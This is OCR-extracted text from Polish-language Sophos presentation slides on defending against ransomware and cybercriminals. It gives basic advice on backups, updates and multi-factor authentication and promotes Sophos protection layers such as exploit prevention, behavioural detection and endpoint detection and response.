


Jak mam się przed tym uchronić??

SOPHOS

Jak chronić się przed cyberkryminalistami i oprogramowaniem ransomware?

- Nie wchodzić na strony o podejrzanej reputacji?
- Czyścić pamięć podręczną przeglądarki po przeglądaniu stron?
- Nic nie robić - moje dane nikogo nie interesują?



Jak chronić się przed hakerami i oprogramowaniem ransomware?

- Twórz kopie zapasowe i przechowuj je offline - wersjonowanie!
- Natychmiast implementuj aktualizacje – później nie będziesz pamiętał!
- Korzystaj z wieloskładnikowej autentykacji!
- Zastanów się – czy kliknięcie tutaj ma sens??
- Ochrona NextGen na wszystkich urządzeniach i platformach

Anti Virus

Przed wykonaniem

BANK
$£€

SOPHOS


400.000

Nowego złosliwego oprogramowania

per Dzień

75%

Ukierunkowanych ataków na firmy



SOPHOS

Quelle: SophosLabs

BANK

$£€

Anti Virus

Machine Learning

Przed wykonaniem

SOPHOS

BANK


$£€

Anti Virus

POSZUKIWANI!

Machine Learning

PODEJRZANI!



Exploit Prevention

Techniki


Behavioural Detection

Działania


Przed wykonaniem

Po wykonaniu

SOPHOS





SOPHOS


REW
BANK
$£€
Endpoint Detection
& Response
SOPHOS

Dlaczego używać Endpoint Detection and Response?

